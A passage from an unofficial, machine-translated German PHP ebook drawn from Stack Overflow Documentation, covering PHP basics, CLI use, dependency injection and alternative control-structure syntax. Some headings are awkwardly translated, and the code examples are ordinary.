Die hochgeladenen Daten: ... 438
Den Dateinamen ausnutzen ... 439
Den Dateinamen und die Erweiterung sicher abrufen ... 439
MIME-Typ-Überprüfung ... 440
Weiße Auflistung Ihrer Uploads ... 440
Kapitel 80: SimpleXML ... 442
Examples ... 442
XML-Daten in simplexml laden ... 442
Laden von String ... 442

Laden aus einer Datei ... 442
Kapitel 81: Sitzungen ... 443
Syntax ... 443
Bemerkungen ... 443
Examples ... 443
Sitzungsdaten bearbeiten ... 443
Warnung: ... 444
Zerstöre eine ganze Sitzung ... 444
session_start () -Optionen ... 445
Sitzungsname ... 446
Prüfen, ob Sitzungscookies erstellt wurden ... 446
Sitzungsname ändern ... 446
Sitzungssperre ... 446
Sichere Sitzung ohne Fehler starten ... 447
Kapitel 82: So ermitteln Sie die Client-IP-Adresse ... 448
Examples ... 448
Ordnungsgemäße Verwendung von HTTP_X_FORWARDED_FOR ... 448
Kapitel 83: So zerlegen Sie eine URL ... 450
Einführung ... 450
Examples ... 450
Parse_url () verwenden ... 450
Explode verwenden () ... 451
Basename verwenden () ... 452
Kapitel 84: SOAP-Client ... 453
Syntax ... 453
Parameter ... 453
Bemerkungen ... 453
Examples ... 455
WSDL-Modus ... 455
Nicht-WSDL-Modus ... 456
Klassenpläne ... 456

Verfolgung der SOAP-Anforderung und -Antwort ... 457
Kapitel 85: SOAP-Server ... 459
Syntax ... 459
Examples ... 459
Grundlegender SOAP-Server ... 459
Kapitel 86: SPL-Datenstrukturen ... 460
Examples ... 460
SplFixedArray ... 460
Unterschied zum PHP-Array ... 460
Das Array wird instantiiert ... 462
Ändern der Größe des Arrays ... 462
In SplFixedArray importieren und aus SplFixedArray exportieren ... 463
Kapitel 87: SQLite3 ... 465
Examples ... 465
Datenbank abfragen ... 465
Nur ein Ergebnis abrufen ... 465
SQLite3-Schnellstartanleitung ... 465
Datenbank erstellen / öffnen ... 465
Eine Tabelle erstellen ... 466
Beispieldaten einfügen ... 466
Daten abrufen ... 466
Abkürzungen ... 467
Aufräumen ... 467
Kapitel 88: SQLSRV verwenden ... 469
Bemerkungen ... 469
Examples ... 469
Verbindung herstellen ... 469
Eine einfache Abfrage erstellen ... 470
Eine gespeicherte Prozedur aufrufen ... 470
Eine parametrisierte Abfrage erstellen ... 470
Abfrageergebnisse abrufen ... 471

sqlsrv_fetch_array () 471
sqlsrv_fetch_object () 471
sqlsrv_fetch () 471
Fehlermeldungen abrufen 472
Kapitel 89: Steckdosen 473
Examples 473
TCP-Client-Socket 473
Socket erstellen, der das TCP (Transmission Control Protocol) verwendet 473
Verbinden Sie den Sockel mit einer angegebenen Adresse 473
Daten an den Server senden 473
Daten vom Server empfangen 473
Steckdose schließen 474
TCP-Server-Socket 474
Socket-Erstellung 474
Socket-Bindung 474
Stellen Sie eine Steckdose für das Abhören ein 475
Verbindung handhaben 475
Server schließen 475
Behandlung von Socketfehlern 475
UDP-Server-Socket 476
UDP-Server-Socket erstellen 476
Einen Socket an eine Adresse binden 476
Paket senden 476
Ein Paket erhalten 476
Server schließen 477
Kapitel 90: Streams 478
Syntax 478
Parameter 478
Bemerkungen 478
Examples 478

Registrieren eines Stream-Wrappers ... 479
Kapitel 91: String-Analyse ... 481
Bemerkungen ... 481
Examples ... 481
String durch Trennzeichen aufteilen ... 481
Suchen eines Teilstrings mit strpos ... 482
Überprüfen, ob eine Teilzeichenfolge vorhanden ist ... 482
Suche ausgehend von einem Offset ... 483
Liefert alle Vorkommen eines Teilstrings ... 483
Zeichenfolge mit regulären Ausdrücken analysieren ... 483
Unterstring ... 484
Kapitel 92: String-Formatierung ... 486
Examples ... 486
Teilstrings extrahieren / ersetzen ... 486
String-Interpolation ... 486
Kapitel 93: Superglobale Variablen PHP ... 489
Einführung ... 489
Examples ... 489
PHP5 SuperGlobals ... 489
Suberglobals erklärt ... 492
Einführung ... 492
Was ist ein Superglobus? ... 492
Erzähl mir mehr, erzähl mir mehr ... 493
$GLOBALS ... 493
Global werden ... 494
$_SERVER ... 494
$_GET ... 496
$_POST ... 496
$_FILES ... 497
$_COOKIE ... 499
$_SESSION ... 500

$_REQUEST 500
$_ENV 500
Kapitel 94: Typ jonglieren und nicht strenge Vergleichsfragen 502
Examples 502
Was ist Typ Jonglieren? 502
Lesen aus einer Datei 503
Überraschungen wechseln 504
Explizites Casting 504
vermeiden switch 504
Striktes Tippen 505
Kapitel 95: Typen 506
Examples 506
Ganzzahlen 506
Zeichenketten 507
Einzeln zitiert 507
Doppelter Anführungsstrich 507
Heredoc 508
Nowdoc 508
Boolean 508
Schweben 510
Warnung 510
Abrufbar 511
Null 511
Null gegen undefinierte Variable 512
Typvergleich 512
Geben Sie Casting ein 513
Ressourcen 514
Geben Sie Jonglieren ein 514
Kapitel 96: Unicode-Unterstützung in PHP 515
Examples 515
Konvertieren von Unicode-Zeichen in das „\ uxxxx“ -Format mit PHP 515

Wie zu verwenden : 515
Ausgabe : 515
Konvertieren von Unicode-Zeichen in deren numerischen Wert und / oder HTML-Entitäten mit P 515
Wie zu verwenden : 516
Ausgabe : 517
Intl Erweiterung für Unicode-Unterstützung 517
Kapitel 97: Unit Testing 518
Syntax 518
Bemerkungen 518
Examples 518
Klassenregeln testen 518
PHPUnit-Datenprovider 521
Array von Arrays 522
Iteratoren 523
Generatoren 524
Testen Sie Ausnahmen 525
Kapitel 98: URLs 527
Examples 527
URL analysieren 527
Umleitung auf eine andere URL 527
Erstellen Sie eine URL-kodierte Abfragezeichenfolge aus einem Array 528
Kapitel 99: UTF-8 530
Bemerkungen 530
Examples 530
Eingang 530
Ausgabe 530
Datenspeicherung und -zugriff 531
Kapitel 100: Variablen 533
Syntax 533
Bemerkungen 533
Typprüfung 533

Examples ... 534
Dynamischer Zugriff auf eine Variable nach Namen (Variablenvariablen) ... 534
Unterschiede zwischen PHP5 und PHP7 ... 535
Fall 1: $$foo['bar']['baz'] ... 536
Fall 2: $foo->$bar['baz'] ... 536
Fall 3: $foo->$bar['baz']() ... 536
Fall 4: Foo::$bar['baz']() ... 536
Datentypen ... 536
Null ... 536
Boolean ... 537
Ganze Zahl ... 537
Schweben ... 537
Array ... 537
String ... 538
Objekt ... 538
Ressource ... 538
Best Practices für globale Variablen ... 539
Alle definierten Variablen abrufen ... 540
Standardwerte von nicht initialisierten Variablen ... 541
Variabler Wert Wahrheit und identischer Operator ... 542
Kapitel 101: Variabler Umfang ... 545
Einführung ... 545
Examples ... 545
Benutzerdefinierte globale Variablen ... 545
Superglobale Variablen ... 546
Statische Eigenschaften und Variablen ... 546
Kapitel 102: Verweise ... 548
Syntax ... 548
Bemerkungen ... 548
Examples ... 548
Nach Referenz zuweisen ... 548

Rückkehr per Referenz ... 549
Anmerkungen ... 550
Nach Referenz übergeben ... 550
Arrays ... 550
Funktionen ... 551
Kapitel 103: Verwendung von Redis mit PHP ... 553
Examples ... 553
PHP Redis auf Ubuntu installieren ... 553
Verbindung zu einer Redis-Instanz herstellen ... 553
Redis-Befehle in PHP ausführen ... 553
Kapitel 104: WebSockets ... 554
Einführung ... 554
Examples ... 554
Einfacher TCP / IP-Server ... 554
Kapitel 105: XML ... 556
Examples ... 556
Erstellen Sie eine XML-Datei mit XMLWriter ... 556
Lesen Sie ein XML-Dokument mit DOMDocument ... 556
Erstellen Sie ein XML mit DomDocument ... 557
Lesen Sie ein XML-Dokument mit SimpleXML ... 559
Nutzung von XML mit der SimpleXML-Bibliothek von PHP ... 560
Kapitel 106: YAML in PHP ... 564
Examples ... 564
Installation der YAML-Erweiterung ... 564
Verwenden von YAML zum Speichern der Anwendungskonfiguration ... 564
Kapitel 107: Züge ... 566
Examples ... 566
Eigenschaften zur Erleichterung der horizontalen Wiederverwendung von Code ... 566
Konfliktlösung ... 567
Verwendung mehrerer Merkmale ... 568
Sichtbarkeit der Methode ändern ... 569
Was ist eine Eigenschaft? ... 569

Wann sollte ich ein Merkmal verwenden? ... 570
Eigenschaften, um den Unterricht sauber zu halten ... 571
Ein Singleton mit Traits implementieren ... 572
Kapitel 108: Zusammenstellung von Fehlern und Warnungen ... 574
Examples ... 574
Hinweis: Undefinierter Index ... 574
Warnung: Header-Informationen können nicht geändert werden - Header wurden bereits gesende ... 574
Parse-Fehler: Syntaxfehler, unerwarteter T_PAAMAYIM_NEKUDOTAYIM ... 575
Kapitel 109: Zwischenspeicher ... 576
Bemerkungen ... 576
Installation ... 576
Examples ... 576
Zwischenspeicherung mit Memcache ... 576
Daten speichern ... 577
Daten empfangen ... 577
Daten löschen ... 577
Kleines Szenario für das Caching ... 577
Cache mit APC-Cache ... 578
Credits ... 579

Über

You can share this PDF with anyone you feel could benefit from it, downloaded the latest version from: php

It is an unofficial and free PHP ebook created for educational purposes. All the content is extracted from Stack Overflow Documentation, which is written by many hardworking individuals at Stack Overflow. It is neither affiliated with Stack Overflow nor official PHP.

Use the content presented in this book at your own risk; it is not guaranteed to be correct nor accurate, please send your feedback and corrections to info@zzzprojects.com

Kapitel 1: Erste Schritte mit PHP

Bemerkungen

PHP (rekursives Akronym für PHP: Hypertext Preprocessor) ist eine weit verbreitete Open-Source-Programmiersprache. Es ist besonders für die Webentwicklung geeignet. Das Einzigartige an PHP ist, dass es sowohl Anfängern als auch erfahrenen Entwicklern dient. Es hat eine geringe Eintrittsbarriere, so dass es einfach ist, mit dem Einstieg zu beginnen, und bietet gleichzeitig erweiterte Funktionen, die in anderen Programmiersprachen angeboten werden.

Open Source

Es ist ein Open-Source-Projekt. Fühlen Sie sich frei, sich zu engagieren .

Sprachspezifikation

PHP hat eine Sprachspezifikation .

Unterstützte Versionen

Derzeit gibt es drei unterstützte Versionen : 5.6, 7.0 und 7.1.

Jeder Release-Zweig von PHP wird ab seiner stabilen Version zwei Jahre lang vollständig unterstützt. Nach dieser zweijährigen aktiven Unterstützung wird jede Niederlassung nur für kritische Sicherheitsprobleme für ein weiteres Jahr unterstützt. Veröffentlichungen in diesem Zeitraum werden nach Bedarf vorgenommen: Je nach Anzahl der Berichte gibt es möglicherweise mehrere Veröffentlichungen oder keine.

Nicht unterstützte Versionen

Sobald die drei Jahre der Unterstützung abgeschlossen sind, hat die Niederlassung ihr Ende erreicht und wird nicht mehr unterstützt.

Eine Tabelle mit den Lebensabendniederlassungen ist verfügbar.

Issue Tracker

Fehler und andere Probleme werden unter https://bugs.php.net/ nachverfolgt.

Mailinglisten

Diskussionen über die Entwicklung und Verwendung von PHP finden auf den PHP-Mailinglisten statt .

Offizielle Dokumentation

Bitte helfen Sie bei der Pflege oder Übersetzung der offiziellen PHP-Dokumentation .

Sie können den Editor unter edit.php.net verwenden . Schauen Sie sich unseren Leitfaden für Mitwirkende an .

Versionen

PHP 7.x

Ausführung	Unterstützt bis	Veröffentlichungsdatum
7.1	2019-12-01	2016-12-01
7,0	2018-12-03	2015-12-03

PHP 5.x

Ausführung	Unterstützt bis	Veröffentlichungsdatum
5.6	2018-12-31	2014-08-28
5.5	2016-07-21	2013-06-20
5.4	2015-09-03	2012-03-01
5.3	2014-08-14	2009-06-30
5.2	2011-01-06	2006-11-02
5.1	2006-08-24	2005-11-24
5,0	2005-09-05	2004-07-13

PHP 4.x

Ausführung	Unterstützt bis	Veröffentlichungsdatum
4.4	2008-08-07	2005-07-11
4.3	2005-03-31	2002-12-27
4.2	2002-09-06	2002-04-22
4.1	2002-03-12	2001-12-10
4,0	2001-06-23	2000-05-22

Legacy-Versionen

Ausführung	Unterstützt bis	Veröffentlichungsdatum
3,0	2000-10-20	1998-06-06
2,0		1997-11-01
1,0		1995-06-08

Examples

HTML-Ausgabe vom Webserver

Mit PHP können Sie HTML-Dateien Inhalt hinzufügen. Während HTML direkt von einem Webbrowser verarbeitet wird, werden PHP-Skripts von einem Webserver ausgeführt und der resultierende HTML-Code wird an den Browser gesendet.

Das folgende HTML-Markup enthält eine PHP-Anweisung, die `Hello World!` zur Ausgabe:

```
<!DOCTYPE html>
<html>
    <head>
        <title>PHP!</title>
    </head>
    <body>
        <p><?php echo "Hello world!"; ?></p>
    </body>
</html>
```

Wenn dies als PHP-Skript gespeichert und von einem Webserver ausgeführt wird, wird der folgende HTML-Code an den Browser des Benutzers gesendet:

```
<!DOCTYPE html>
<html>
    <head>
        <title>PHP!</title>
    </head>
    <body>
        <p>Hello world!</p>
    </body>
</html>
```

PHP 5.x 5.4

`echo` verfügt auch über eine Abkürzungssyntax, mit der Sie einen Wert sofort drucken können. Vor PHP 5.4.0 funktioniert diese kurze Syntax nur, wenn die Konfigurationseinstellung short_open_tag aktiviert ist.

Betrachten Sie zum Beispiel den folgenden Code:

```
<p><?= "Hello world!" ?></p>
```

Seine Ausgabe ist identisch mit der Ausgabe von Folgendem:

```
<p><?php echo "Hello world!"; ?></p>
```

In realen Anwendungen sollten alle von PHP an eine HTML-Seite ausgegebenen Daten ordnungsgemäß *geschützt werden* , um XSS - Angriffe (Cross-Site-Scripting) oder Textbeschädigung zu verhindern.

Siehe auch: Strings und PSR-1 , in dem Best Practices beschrieben werden, einschließlich der richtigen Verwendung von kurzen Tags (`<?= ... ?>`).

Nicht-HTML-Ausgabe vom Webserver

In einigen Fällen muss bei der Arbeit mit einem Webserver der Standardinhaltstyp des Webservers überschrieben werden. Es kann Fälle geben, in denen Sie Daten als `plain text` , `JSON` oder `XML` senden müssen.

Die `header()` Funktion kann einen rohen HTTP-Header senden. Sie können den `Content-Type` Header hinzufügen, um den Browser über den Inhalt zu informieren, den wir senden.

Betrachten Sie den folgenden Code, in dem wir `Content-Type` als `text/plain` festlegen:

```
header("Content-Type: text/plain");
echo "Hello World";
```

Dadurch wird ein Nur-Text-Dokument mit folgendem Inhalt erstellt:

> Hallo Welt

Verwenden Sie zum Erstellen von JSON- Inhalt stattdessen den Inhaltstyp `application/json` :

```
header("Content-Type: application/json");

// Create a PHP data array.
$data = ["response" => "Hello World"];

// json_encode will convert it to a valid JSON string.
echo json_encode($data);
```

Dadurch wird ein Dokument vom Typ `application/json` mit folgendem Inhalt erstellt:

> {"Antwort": "Hallo Welt"}

Beachten Sie, dass die `header()` Funktion aufgerufen werden muss, bevor PHP Ausgaben ausgibt, oder der Webserver hat bereits Header für die Antwort gesendet. Betrachten Sie den folgenden Code:

```
// Error: We cannot send any output before the headers
```

```
echo "Hello";

// All headers must be sent before ANY PHP output
header("Content-Type: text/plain");
echo "World";
```

Daraufhin wird eine Warnung ausgegeben:

> **Warnung: Die** Header-Informationen können nicht geändert werden - Header, die bereits von (Ausgabe unter /dir/example.php:2) in **/dir/example.php** in Zeile **3 gesendet wurden**

Bei Verwendung von `header()` muss die Ausgabe das erste Byte sein, das vom Server gesendet wird. Aus diesem Grund ist es wichtig, dass vor dem PHP-Starttag `<?php` keine leeren Zeilen oder Leerzeichen am Anfang der Datei stehen. Aus dem gleichen Grunde ist es am beste Praxis betrachtet (siehe PSR-2) , um den PHP - End - Tag weglassen `?>` Von Dateien , die nur PHP und aus Blöcken von PHP - Code am Ende einer Datei enthalten.

Sehen Sie sich die **Ausgabepufferung** an, um zu erfahren, wie Sie Ihren Inhalt in eine Variable "einfangen" können, um sie später auszugeben, beispielsweise nach der Ausgabe von Kopfzeilen.

Hallo Welt!

Das am häufigsten verwendete Sprachkonstrukt zum Drucken von Ausgaben in PHP ist `echo` :

```
echo "Hello, World!\n";
```

Alternativ können Sie auch `print` :

```
print "Hello, World!\n";
```

Beide Anweisungen haben dieselbe Funktion mit geringfügigen Unterschieden:

- `echo` hat eine `void` Rückgabe, wohingegen `print` ein `int` mit dem Wert `1` zurückgibt
- `echo` kann mehrere Argumente annehmen (nur ohne Klammern), während `print` nur ein Argument enthält
- `echo` ist etwas schneller als das `print`

Sowohl `echo` als auch `print` sind Sprachkonstrukte, keine Funktionen. Das heißt, sie benötigen keine Klammern um ihre Argumente. Für die kosmetische Konsistenz der Funktionen können Klammern eingefügt werden. Umfangreiche Beispiele für die Verwendung von `echo` und `print` sind an anderer Stelle verfügbar .

Wie im folgenden Beispiel sind auch `printf` C-Stil und verwandte Funktionen verfügbar:

```
printf("%s\n", "Hello, World!");
```

Eine ausführliche Einführung in die Ausgabe von Variablen in PHP finden Sie unter Den Wert einer Variablen ausgeben.

Anweisungstrennung

Wie die meisten anderen Sprachen im C-Stil wird jede Anweisung mit einem Semikolon abgeschlossen. Mit einem schließenden Tag wird auch die letzte Codezeile des PHP-Blocks beendet.

Wenn die letzte Zeile des PHP-Codes mit einem Semikolon endet, ist das schließende Tag optional, wenn nach dieser letzten Codezeile kein Code vorhanden ist. Zum Beispiel können wir das schließende Tag nach dem `echo "No error";` im folgenden Beispiel:

```
<?php echo "No error"; // no closing tag is needed as long as there is no code below
```

Wenn jedoch auf Ihren PHP-Codeblock weiterer Code folgt, ist das schließende Tag nicht mehr optional:

```
<?php echo "This will cause an error if you leave out the closing tag"; ?>
<html>
    <body>
    </body>
</html>
```

Wir können auch das Semikolon der letzten Anweisung in einem PHP-Codeblock weglassen, wenn dieser Codeblock ein schließendes Tag hat:

```
<?php echo "I hope this helps! :D";
echo "No error" ?>
```

Im Allgemeinen wird empfohlen, immer ein Semikolon und ein schließendes Tag für jeden PHP-Codeblock mit Ausnahme des letzten PHP-Codeblocks zu verwenden, wenn diesem PHP-Codeblock kein weiterer Code folgt.

Ihr Code sollte also grundsätzlich so aussehen:

```
<?php
    echo "Here we use a semicolon!";
    echo "Here as well!";
    echo "Here as well!";
    echo "Here we use a semicolon and a closing tag because more code follows";
?>
<p>Some HTML code goes here</p>
<?php
    echo "Here we use a semicolon!";
    echo "Here as well!";
    echo "Here as well!";
    echo "Here we use a semicolon and a closing tag because more code follows";
?>
<p>Some HTML code goes here</p>
<?php
    echo "Here we use a semicolon!";
    echo "Here as well!";
    echo "Here as well!";
    echo "Here we use a semicolon but leave out the closing tag";
```

PHP-CLI

PHP kann auch direkt von der Befehlszeile aus über die CLI (Command Line Interface) ausgeführt werden.

CLI ist im Grunde dasselbe wie PHP von Webservern, mit Ausnahme einiger Unterschiede bei der Standardeingabe und -ausgabe.

Auslösen

Die PHP-CLI bietet vier Möglichkeiten, PHP-Code auszuführen:

1. Standardeingabe. Führen Sie den `php` Befehl ohne Argumente aus, aber leiten Sie PHP-Code hinein:

   ```
   echo '<?php echo "Hello world!";' | php
   ```

2. Dateiname als Argument Führen Sie den Befehl `php` mit dem Namen einer PHP-Quelldatei als erstes Argument aus:

   ```
   php hello_world.php
   ```

3. Code als Argument. Verwenden Sie die Option `-r` im Befehl `php` , gefolgt vom auszuführenden Code. Die `<?php` open-Tags sind nicht erforderlich, da alles im Argument als PHP-Code betrachtet wird:

   ```
   php -r 'echo "Hello world!";'
   ```

4. Interaktive Schale. Verwenden Sie die Option `-a` im Befehl `php` , um eine interaktive Shell zu starten. Dann geben Sie PHP-Code ein (oder fügen ihn ein) und drücken Sie die `Eingabetaste`

   ```
   $ php -a
   Interactive mode enabled
   php > echo "Hello world!";
   Hello world!
   ```

Ausgabe

Alle Funktionen oder Steuerelemente, die eine HTML-Ausgabe im Webserver PHP erzeugen, können verwendet werden, um eine Ausgabe im stdout-Stream (Dateideskriptor 1) zu erzeugen, und alle Aktionen, die eine Ausgabe in Fehlerprotokollen im Webserver PHP erzeugen, erzeugen eine Ausgabe im stderr-Stream (Datei Deskriptor 2).

`Example.php`

```
<?php
```

```
echo "Stdout 1\n";
trigger_error("Stderr 2\n");
print_r("Stdout 3\n");
fwrite(STDERR, "Stderr 4\n");
throw new RuntimeException("Stderr 5\n");
?>
Stdout 6
```

Shell-Befehlszeile

```
$ php Example.php 2>stderr.log >stdout.log;\
> echo STDOUT; cat stdout.log; echo;\
> echo STDERR; cat stderr.log\

STDOUT
Stdout 1
Stdout 3

STDERR
Stderr 4
PHP Notice:  Stderr 2
 in /Example.php on line 3
PHP Fatal error:  Uncaught RuntimeException: Stderr 5
 in /Example.php:6
Stack trace:
#0 {main}
  thrown in /Example.php on line 6
```

Eingang

Siehe: Befehlszeilenschnittstelle (CLI)

Eingebauter PHP-Server

PHP 5.4+ verfügt über einen integrierten Entwicklungsserver. Es kann zum Ausführen von Anwendungen verwendet werden, ohne dass ein Produktions-HTTP-Server wie Nginx oder Apache installiert werden muss. Der eingebaute Server ist nur für Entwicklungs- und Testzwecke bestimmt.

Es kann mit dem `-S` Flag gestartet werden:

```
php -S <host/ip>:<port>
```

Verwendungsbeispiel

1. Erstellen Sie eine `index.php` Datei, die `index.php` enthält:

```
<?php
echo "Hello World from built-in PHP server";
```

2. Führen Sie den Befehl `php -S localhost:8080` über die Befehlszeile aus. Fügen Sie nicht `http://` . Dadurch wird ein Webserver gestartet, der an Port 8080 das aktuelle Verzeichnis verwendet, in dem Sie sich als Dokumentstammverzeichnis befinden.

3. Öffnen Sie den Browser und navigieren Sie zu `http://localhost:8080` . Sie sollten Ihre "Hello World" -Seite sehen.

Aufbau

Um das Standard-Dokumentstammverzeichnis (dh das aktuelle Verzeichnis) zu überschreiben, verwenden Sie das Flag `-t` :

```
php -S <host/ip>:<port> -t <directory>
```

Wenn Sie beispielsweise ein `public/` Verzeichnis in Ihrem Projekt haben, können Sie Ihr Projekt von diesem Verzeichnis aus mit `php -S localhost:8080 -t public/` bedienen `php -S localhost:8080 -t public/` .

Protokolle

Bei jeder Anforderung vom Entwicklungsserver wird ein Protokolleintrag wie der folgende in die Befehlszeile geschrieben.

```
[Mon Aug 15 18:20:19 2016] ::1:52455 [200]: /
```

PHP-Tags

Es gibt drei Arten von Tags, um PHP-Blöcke in einer Datei zu kennzeichnen. Der PHP-Parser sucht nach den öffnenden und (falls vorhanden) schließenden Tags, um den zu interpretierenden Code zu begrenzen.

Standard-Tags

Diese Tags sind die Standardmethode zum Einbetten von PHP-Code in eine Datei.

```
<?php
    echo "Hello World";
?>
```

PHP 5.x 5.4

Echo-Tags

Diese Tags stehen in allen PHP-Versionen zur Verfügung und sind seit PHP 5.4 immer aktiviert. In früheren Versionen konnten Echo-Tags nur in Verbindung mit kurzen Tags aktiviert werden.

```
<?= "Hello World" ?>
```

Kurze Tags

Sie können diese Tags mit der Option `short_open_tag` deaktivieren oder aktivieren.

```
<?
    echo "Hello World";
?>
```

Kurze Tags:

- sind in allen wichtigen PHP- Codierungsstandards nicht zulässig
- werden in der offiziellen Dokumentation nicht empfohlen
- sind in den meisten Distributionen standardmäßig deaktiviert
- Inline XML-Verarbeitungsanweisungen stören
- werden von den meisten Open Source-Projekten nicht in Code-Einreichungen akzeptiert

PHP 5.x 5.6

ASP-Tags

Durch Aktivieren der Option `asp_tags` können Tags im ASP-Stil verwendet werden.

```
<%
    echo "Hello World";
%>
```

Dies ist eine historische Eigenart und sollte niemals verwendet werden. Sie wurden in PHP 7.0 entfernt.

Erste Schritte mit PHP online lesen: https://riptutorial.com/de/php/topic/189/erste-schritte-mit-php

Kapitel 2: Abhängigkeitsspritze

Einführung

Abhängigkeitsinjektion (DI) ist ein ausgefallener Begriff für *"Weitergeben"* . Alles was es wirklich bedeutet, besteht darin, die Abhängigkeiten eines Objekts über den Konstruktor und / oder Setter zu übergeben, anstatt sie bei der Objekterstellung im Objekt zu erstellen. Abhängigkeitsinjektion kann sich auch auf Abhängigkeitsinjektionsbehälter beziehen, die die Konstruktion und Injektion automatisieren.

Examples

Konstruktorinjektion

Objekte hängen oft von anderen Objekten ab. Anstatt die Abhängigkeit im Konstruktor zu erstellen, sollte die Abhängigkeit als Parameter an den Konstruktor übergeben werden. Dies stellt sicher, dass keine enge Kopplung zwischen den Objekten besteht, und ermöglicht die Änderung der Abhängigkeit von der Klasseninstanziierung. Dies hat eine Reihe von Vorteilen, einschließlich der Erleichterung des Lesens von Code durch explizite Abhängigkeiten sowie des Testens, da die Abhängigkeiten leichter ausgetauscht und simuliert werden können.

Im folgenden Beispiel hängt `Component` von einer Instanz von `Logger` , erstellt jedoch keine Instanz. Es muss stattdessen eines als Argument an den Konstruktor übergeben werden.

```
interface Logger {
    public function log(string $message);
}

class Component {
    private $logger;

    public function __construct(Logger $logger) {
        $this->logger = $logger;
    }
}
```

Ohne Abhängigkeitsinjektion würde der Code wahrscheinlich ähnlich aussehen:

```
class Component {
    private $logger;

    public function __construct() {
        $this->logger = new FooLogger();
    }
}
```

Die Verwendung von `new` zum Erstellen neuer Objekte im Konstruktor zeigt an, dass die Abhängigkeitsinjektion nicht verwendet wurde (oder unvollständig verwendet wurde) und dass der

Code eng gekoppelt ist. Es ist auch ein Zeichen dafür, dass der Code unvollständig getestet wurde oder spröde Tests enthält, die falsche Annahmen über den Programmstatus treffen.

In dem obigen Beispiel, in dem wir stattdessen die Abhängigkeitseinspritzung verwenden, können wir leicht zu einem anderen Logger wechseln, wenn dies erforderlich wäre. Beispielsweise können wir eine Logger-Implementierung verwenden, die an einem anderen Speicherort protokolliert oder ein anderes Protokollierungsformat verwendet oder die in der Datenbank statt in einer Datei protokolliert.

Setter-Injektion

Abhängigkeiten können auch von Setters eingefügt werden.

```
interface Logger {
    public function log($message);
}

class Component {
    private $logger;
    private $databaseConnection;

    public function __construct(DatabaseConnection $databaseConnection) {
        $this->databaseConnection = $databaseConnection;
    }

    public function setLogger(Logger $logger) {
        $this->logger = $logger;
    }

    public function core() {
        $this->logSave();
        return $this->databaseConnection->save($this);
    }

    public function logSave() {
         if ($this->logger) {
            $this->logger->log('saving');
        }
    }
}
```

Dies ist besonders interessant, wenn die Kernfunktionalität der Klasse nicht auf die Abhängigkeit von der Arbeit angewiesen ist.

Hier ist die **einzige** notwendige Abhängigkeit die `DatabaseConnection` also im Konstruktor. Die `Logger` Abhängigkeit ist optional und muss daher nicht Teil des Konstruktors sein, wodurch die Verwendung der Klasse vereinfacht wird.

Beachten Sie, dass es bei Verwendung der Setterinjektion besser ist, die Funktionalität zu erweitern, anstatt sie zu ersetzen. Wenn Sie eine Abhängigkeit festlegen, gibt es nichts, was bestätigt, dass sich die Abhängigkeit irgendwann nicht ändert, was zu unerwarteten Ergebnissen führen kann. Zum Beispiel kann ein `FileLogger` kann zunächst festgelegt werden, und dann ein `MailLogger` könnte eingestellt werden. Dies unterbricht die Kapselung und macht es schwer, Protokolle zu finden, da wir die Abhängigkeit **ersetzen** .

Um dies zu verhindern, sollten wir eine Abhängigkeit mit der Setterinjektion **hinzufügen** , z.

```
interface Logger {
    public function log($message);
}

class Component {
    private $loggers = array();
    private $databaseConnection;

    public function __construct(DatabaseConnection $databaseConnection) {
        $this->databaseConnection = $databaseConnection;
    }

    public function addLogger(Logger $logger) {
        $this->loggers[] = $logger;
    }

    public function core() {
        $this->logSave();
        return $this->databaseConnection->save($this);
    }

    public function logSave() {
        foreach ($this->loggers as $logger) {
            $logger->log('saving');
        }
    }
}
```

Wenn wir also die Kernfunktionalität verwenden, wird diese Funktion auch dann nicht beschädigt, wenn keine Protokollabhängigkeit hinzugefügt wird. Jeder hinzugefügte Logger wird auch dann verwendet, wenn ein anderer Logger hinzugefügt wurde. Wir **erweitern die** Funktionalität, anstatt sie zu **ersetzen** .

Behälterinjektion

Abhängigkeitseinspritzung (Dependency Injection, DI) im Zusammenhang mit der Verwendung eines Abhängigkeitsinjektionscontainers (DIC) kann als Obermenge der Konstruktorinjektion angesehen werden. Ein DIC analysiert in der Regel die Typenhintergründe eines Klassenkonstruktors und befriedigt deren Anforderungen, wodurch die für die Instanzausführung erforderlichen Abhängigkeiten effektiv eingefügt werden.

Die genaue Implementierung geht weit über den Rahmen dieses Dokuments hinaus, aber im Grunde setzt ein DIC die Signatur einer Klasse voraus ...

```
namespace Documentation;

class Example
{
    private $meaning;

    public function __construct(Meaning $meaning)
    {
        $this->meaning = $meaning;
```

```
    }
}
```

... um es automatisch zu instanziieren, wobei die meiste Zeit von einem automatischen Ladesystem abhängig ist .

```
// older PHP versions
$container->make('Documentation\Example');

// since PHP 5.5
$container->make(\Documentation\Example::class);
```

Wenn Sie PHP mindestens in Version 5.5 verwenden und einen Namen einer Klasse in der oben gezeigten Weise erhalten möchten, ist der zweite Ansatz der richtige Weg. Auf diese Weise können Sie mithilfe moderner IDEs schnell Verwendungen der Klasse finden, was Ihnen beim möglichen Refactoring sehr helfen wird. Sie möchten sich nicht auf reguläre Zeichenfolgen verlassen.

In diesem Fall weiß die `Documentation\Example` dass sie eine `Meaning` , und eine DIC würde wiederum einen `Meaning` instanziieren. Die konkrete Implementierung muss nicht von der Verbraucherinstanz abhängen.

Stattdessen setzen wir im Container vor der Objekterstellung Regeln, die angeben, wie bestimmte Typen bei Bedarf instanziiert werden sollen.

Dies hat eine Reihe von Vorteilen, die ein DIC bieten kann

- Teilen Sie gemeinsame Instanzen
- Stellen Sie eine Factory bereit, um eine Typensignatur aufzulösen
- Auflösen einer Schnittstellensignatur

Wenn wir Regeln definieren, wie bestimmte Typen verwaltet werden müssen, können wir eine genaue Kontrolle darüber haben, welche Typen gemeinsam genutzt, instanziiert oder aus einer Fabrik erstellt werden.

Abhängigkeitsspritze online lesen: https://riptutorial.com/de/php/topic/779/abhangigkeitsspritze

Kapitel 3: Alternative Syntax für Kontrollstrukturen

Syntax

- Struktur: / * Code * / Endstruktur;

Bemerkungen

Beim Mischen der alternativen Struktur für den `switch` mit HTML ist es wichtig, dass zwischen dem ursprünglichen `switch($condition):` und dem ersten `case $value:` kein Leerzeichen angezeigt wird. Dabei wird versucht, vor einem Fall etwas (Whitespace) zu wiederholen.

Alle Kontrollstrukturen folgen der gleichen Grundidee. Anstatt `endstructure;` Klammern zu verwenden, um den Code einzukapseln, verwenden Sie einen Doppelpunkt und eine `endstructure;` Anweisung: `structure: /* code */ endstructure;`

Examples

Alternative für Aussage

```
<?php

for ($i = 0; $i < 10; $i++):
    do_something($i);
endfor;

?>

<?php for ($i = 0; $i < 10; $i++): ?>
    <p>Do something in HTML with <?php echo $i; ?></p>
<?php endfor; ?>
```

